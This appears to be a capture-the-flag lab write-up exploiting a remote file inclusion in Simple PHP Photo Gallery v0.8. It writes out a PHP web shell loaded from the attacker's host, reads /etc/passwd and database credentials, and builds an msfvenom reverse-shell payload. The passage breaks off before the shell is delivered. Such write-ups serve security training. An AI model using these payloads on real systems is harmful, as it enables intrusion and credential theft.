Snookums

Starting off with rustscan to have some quick enumeration so I have something to look at while the longer scans run

```
rustscan -a 192.168.249.58 --ulimit 5000 | tee rustscan

PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 61
22/tcp    open  ssh          syn-ack ttl 61
80/tcp    open  http         syn-ack ttl 61
111/tcp   open  rpcbind      syn-ack ttl 61
139/tcp   open  netbios-ssn  syn-ack ttl 61
445/tcp   open  microsoft-ds syn-ack ttl 61
3306/tcp  open  mysql        syn-ack ttl 61
33060/tcp open  mysqlx       syn-ack ttl 61
```

- ftp
- ssh
- http - probably a web server of some kind
- rpcbind
- 139/445 smb
- mysql
- mysqlx

I wasn't super familiar with mysqlx so doing some research.

- there is a plugin called mysqlx and it looks like it extends the capabilities of SQL servers.
- There is also a protocol called the x protocol wchih is a new client protoocl created to talk between the x plgin and clients. The protocol is fully implemented in MySQLShell and has several connectors for popular languages

Getting autorecon running

```
sudo autorecon 192.168.249.58 --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v
```

Getting an nmap scan running

```
nmap -sC -sV 192.168.249.58 -oA default_scripts

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.156
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:79:67:12:c7:ec:13:3a:96:bd:d3:b4:7c:f3:95:15 (RSA)
|   256 a8:a3:a7:88:cf:37:27:b5:4d:45:13:79:db:d2:ba:cb (ECDSA)
|_  256 f2:07:13:19:1f:29:de:19:48:7c:db:45:99:f9:cd:3e (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Simple PHP Photo Gallery
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
```

```
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open  mysql       MySQL (unauthorized)
Service Info: Host: SNOOKUMS; OS: Unix

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-08-18T14:50:36
|_  start_date: N/A
|_clock-skew: mean: 1h20m01s, deviation: 2h18m37s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.4)
|   Computer name: snookums
|   NetBIOS computer name: SNOOKUMS\x00
|   Domain name: \x00
|   FQDN: snookums
|_  System time: 2025-08-18T10:50:40-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

- 21 FTP
  - looks like anonymous login was allowed
- 22 SSH

    - Open SSH 7.4
- 80 HTTP
    - Apache 2.4.6
    - PHP 5.4.16
- 111 RPCbind
- 139/445 SMB
- 3306 MySQL
- 33060 - nmap didn't pick this up because I didn't specify a large enough port range, but just listing this again here so I dont forget it as I'm going through

21 FTP

Looking at the FTP service, I am able to login anonymously, but when attempting to look at the files in the share with ls it just freezes. That or it is displaying nothing.... because there's no files. Either way moving on for now

```
┌──(kali㉿kali)-[~/pg/snookums]
└─$ ftp ftp@192.168.249.58
Connected to 192.168.249.58.
220 (vsFTPd 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> hel
Commands may be abbreviated.  Commands are:

!               chmod           exit            image           mls             nmap
$               close           features        lcd             mlsd            ntrans
account         cr              fget            less            mlst            open
append          debug           form            lpage           mode            page
ascii           delete          ftp             lpwd            modtime         passive
bell            dir             gate            ls              more            pdir
binary          disconnect      get             macdef          mput            pls
bye             edit            glob            mdelete         mreget          pmlsd
case            epsv            hash            mdir            msend           preserve
cd              epsv4           help            mget            newer           progress
cdup            epsv6           idle            mkdir           nlist           prompt
ftp> ls
229 Entering Extended Passive Mode (|||22017|).
```

22 SSH

trying some random quick guesses against SSH

Admin:admin


Root:root,toor

Didn’t yield anything

```
┌──(kali㉿kali)-[~/pg/snookums]
└─$ ssh root@192.168.249.58
The authenticity of host '192.168.249.58 (192.168.249.58)' can't be established.
ED25519 key fingerprint is SHA256:rouy0/8CKEfhPY0eheyBSXy00UrbHzUFfNIMlNdCNfI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.249.58' (ED25519) to the list of known hosts.
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:
root@192.168.249.58: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).

┌──(kali㉿kali)-[~/pg/snookums]
└─$ ssh root@192.168.249.58
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:


┌──(kali㉿kali)-[~/pg/snookums]
└─$ ssh admin@192.168.249.58
admin@192.168.249.58's password:
Permission denied, please try again.
admin@192.168.249.58's password:
```

80 HTTP

Going to the web page, it looks like a little photo gallery



It also highlights the name of the software being used: simple php photo gallery v0.8

Googling simple php photo gallery v0.8 exploit:

- Found this RCE, but this highlights verison 0.7

- https://github.com/beauknowstech/SimplePHPGal-RCE.py


- Also found a LFI exploit. This highlights verison 0.8b, but its close enough that its worth trying
  - https://www.exploit-db.com/exploits/7786

Looking at the dirbuster results from autorecon there are a number of pages of interest that I have access to

```
200      GET        6l       12w      139c http://192.168.249.58/embeddedGallery.php
200      GET       71l      658w     4041c http://192.168.249.58/README.txt
200      GET      457l     2618w   245309c http://192.168.249.58/images/examples/image-2.jpg
200      GET      432l     2300w   198123c http://192.168.249.58/images/examples/image-1.jpg
200      GET       90l      182w     2730c http://192.168.249.58/
200      GET       16l       63w     1093c http://192.168.249.58/css/
200      GET        0l        0w        0c http://192.168.249.58/db.php
200      GET        0l        0w        0c http://192.168.249.58/functions.php
200      GET        1l        1w       59c http://192.168.249.58/images/bullet.gif
200      GET        3l       37w      986c http://192.168.249.58/images/bg-checker.png
200      GET       12l      100w     5700c http://192.168.249.58/images/speech-bubbles.png
200      GET       51l      327w    20329c http://192.168.249.58/images/box.png
200      GET       71l      120w     1508c http://192.168.249.58/image.php
200      GET       15l      133w     8439c http://192.168.249.58/images/donate.png
200      GET        3l       11w      873c http://192.168.249.58/images/close.png
200      GET        4l       39w     1504c http://192.168.249.58/images/favicon.gif
200      GET        8l       38w     2452c http://192.168.249.58/images/prev.png
200      GET       11l       43w     2409c http://192.168.249.58/images/next.png
200      GET      103l      511w    13348c http://192.168.249.58/images/loading.gif
200      GET       25l      160w     3023c http://192.168.249.58/images/
200      GET       90l      182w     2730c http://192.168.249.58/index.php
200      GET       18l       88w     1576c http://192.168.249.58/js/
200      GET      130l     2849w    18511c http://192.168.249.58/license.txt
200      GET       14l       43w      675c http://192.168.249.58/photos/
```

- A readme.txt file, which seems to be the default setup instructions for this version of the software, but it is being served still.

Going through the results for allowed pages, the photos page has directory listing enabled



Clicking parent directory just brings me back to the the index page with the pictures. Fuzzing this for LFI using the jhaddix lfi payload list

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u http://192.168.249.58/images/FUZZ -t 200

just a couple 403s, worked similarly if I removed the / before FUZZ
```

```
┌──(kali㉿kali)-[~/pg]
└─$ ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u http://192.168.249.58/images/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.249.58/images/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

/.htpasswd              [Status: 403, Size: 218, Words: 15, Lines: 9, Duration: 33ms]
../.htpasswd            [Status: 403, Size: 211, Words: 15, Lines: 9, Duration: 33ms]
.htpasswd               [Status: 403, Size: 218, Words: 15, Lines: 9, Duration: 34ms]
:: Progress: [929/929] :: Job [1/1] :: 104 req/sec :: Duration: [0:00:08] :: Errors: 3 ::
```

Looking into the first exploit I found earlier. It was a remote file inclusion resulting in remote code execution.


The Remote File inclusion vulnerability that the exploit script above utilized was based on this exploit:

https://www.exploit-db.com/exploits/48424

Basically the image.php page can make calls to remote addresses and that is what will be exploited. Testing this manually before using that POC script.

```
#first host a python web server to test
python3 -m http.server 80


In url bar:
```

```
http://192.168.249.58/image.php?img=http://192.168.45.156/test
```



We can see it makes a call to my server, this could be exploited to host a web shell and hopefully download it. I could do this using a php web server as well, but there was a POC script so I am going to utilize that.

https://github.com/beauknowstech/SimplePHPGal-RCE.py

That actually didn't work for me, though I was hopeful. eitherway it shouldn't be too hard to make a php cmd file that I can host and use to make a call back to my machine.

Writing a simple php webshell which accepts commands as a parameter cmd:


```
nano shell2.php

<?php system($_GET['cmd']); ?>
```

Hosting the webshell:

```
python3 -m http.server 80
```


Testing out using the remote file inclusion to execute a command from a hosted php web shell worked

in url bar:
http://192.168.249.58/image.php?img=http://192.168.45.156/shell2.php&cmd=id



note: for a little bit I was stuck using ?=id as I was used to that, but needed to use & here

I turned on my burp proxy and captured the request sent above to be able to use repeater for testing different rev shell payloads



Hosting a listener and trying to get a call back to my system wasn't working so I tried to make

```
GET /image.php?img=http://192.168.45.156/shell2.php&cmd=cat+/etc/passwd
HTTP/1.1
Host: 192.168.249.58
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: __utma=148881783.1786478994.1755529447.1755531383.1755534677.3;
 __utmc=148881783; __utmz=
148881783.1755529447.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
            setImgWidth_handler();
        </script>
    </center>
    root:x:0:0:root:/root:/bin/bash
    bin:x:1:1:bin:/bin:/sbin/nologin
    daemon:x:2:2:daemon:/sbin:/sbin/nologin
    adm:x:3:4:adm:/var/adm:/sbin/nologin
    lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
    sync:x:5:0:sync:/sbin:/bin/sync
    shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
    halt:x:7:0:halt:/sbin:/sbin/halt
    mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
    operator:x:11:0:operator:/root:/sbin/nologin
    games:x:12:100:games:/usr/games:/sbin/nologin
    ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
    nobody:x:99:99:Nobody:/:/sbin/nologin
    systemd-network:x:192:192:systemd Network
    Management:/:/sbin/nologin
    dbus:x:81:81:System message bus:/:/sbin/nologin
    polkitd:x:999:998:User for polkitd:/:/sbin/nologin
    sshd:x:74:74:Privilege-separated
    SSH:/var/empty/sshd:/sbin/nologin
    postfix:x:89:89::/var/spool/postfix:/sbin/nologin
    chrony:x:998:996::/var/lib/chrony:/sbin/nologin
    michael:x:1000:1000:Michael:/home/michael:/bin/bash
    apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
    mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
    tss:x:59:59:Account used by the trousers package to sandbox the
    tcsd daemon:/dev/null:/sbin/nologin
    rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
    <br />
    <center>
        Simple PHP Photo Gallery v0.8
    </center>
```

I attempted to reach the michael user's home directory to read his ssh key, but had no luck there. Eventually I realized looking at the files in the my shells current directory, the db.php file was there.

This file had DB credentials in it

Request — Pretty | Raw | Hex

```
1  GET /image.php?img=http://192.168.45.156/shell2.php&cmd=cat+db.php
   HTTP/1.1
2  Host: 192.168.249.58
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
   Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Cookie: __utma=148881783.1786478994.1755529447.1755531383.1755534677.3;
    __utmc=148881783; __utmz=
   148881783.1755529447.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
9  Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response — Pretty | Raw | Hex | Render

```
67
68      onresize=liveResize;
69
70
71      function highlight(field) {
72          field.focus();
73          field.select();
74      }
75
76  </script>
77  <!-- end javascript -->
78
79
80  <center>
        <a href='' >
            Back to Gallery
        </a>
        <center>
            <img id='thepic' onClick='scaleImg()' src='
            http://192.168.45.156/shell2.php' />
            <script language='javascript'>
                setImgWidth_handler();
            </script>
        </center>
        <?php
81      define('DBHOST', '127.0.0.1');
82      define('DBUSER', 'root');
83      define('DBPASS', 'MalapropDoffUtilize1337');
84      define('DBNAME', 'SimplePHPGal');
85      ?>
86          <br />
            <center>
                Simple PHP Photo Gallery v0.8
            </center>
```

Request — Pretty | Raw | Hex

```
1  GET /image.php?img=http://192.168.45.156/shell2.php&cmd=cat+db.php
   HTTP/1.1
2  Host: 192.168.249.58
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
   Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Cookie: __utma=148881783.1786478994.1755529447.1755531383.1755534677.3;
    __utmc=148881783; __utmz=
   148881783.1755529447.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
9  Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response — Pretty | Raw | Hex | Render

```
67
68      onresize=liveResize;
69
70
71      function highlight(field) {
72          field.focus();
73          field.select();
74      }
75
76  </script>
77  <!-- end javascript -->
78
79
80  <center>
        <a href='' >
            Back to Gallery
        </a>
        <center>
            <img id='thepic' onClick='scaleImg()' src='
            http://192.168.45.156/shell2.php' />
            <script language='javascript'>
                setImgWidth_handler();
            </script>
        </center>
        <?php
81      define('DBHOST', '127.0.0.1');
82      define('DBUSER', 'root');
83      define('DBPASS', 'MalapropDoffUtilize1337');
84      define('DBNAME', 'SimplePHPGal');
85      ?>
86          <br />
            <center>
                Simple PHP Photo Gallery v0.8
            </center>
```

```
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
```

Attempting to ssh into the machine as michael or root using this set of credentials didn't work


```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh root@192.168.249.58
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:


┌──(kali㉿kali)-[~/.ssh]
└─$ ssh michael@192.168.249.58
michael@192.168.249.58's password:
Permission denied, please try again.
michael@192.168.249.58's password:
```

Attempting to connect to the SQL instance externally wasn't allowed it seems from this error.

```
┌──(kali㉿kali)-[~/.ssh]
└─$ mysql -u root -pMalapropDoffUtilize1337 -h 192.168.249.58
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The au
thenticity of the following error cannot be verified: 1130 - Host '192.168.45.156' i
s not allowed to connect to this MySQL server
```

At this point I decide to see if I can download a shell onto the system

Checking if curl was on the system it was, so now I generate a linux payload



running uname -a from my webshell

> Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2020 ×86_64 ×86_64 ×86_64 GNU/Linux
> so should be a 64 bit system

generating a reverse shell payload with msfvenom

> msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.45.156 LPORT=1234 -f elf -o reverse.elf

download the reverse shell from my webshell by changing cmd to:

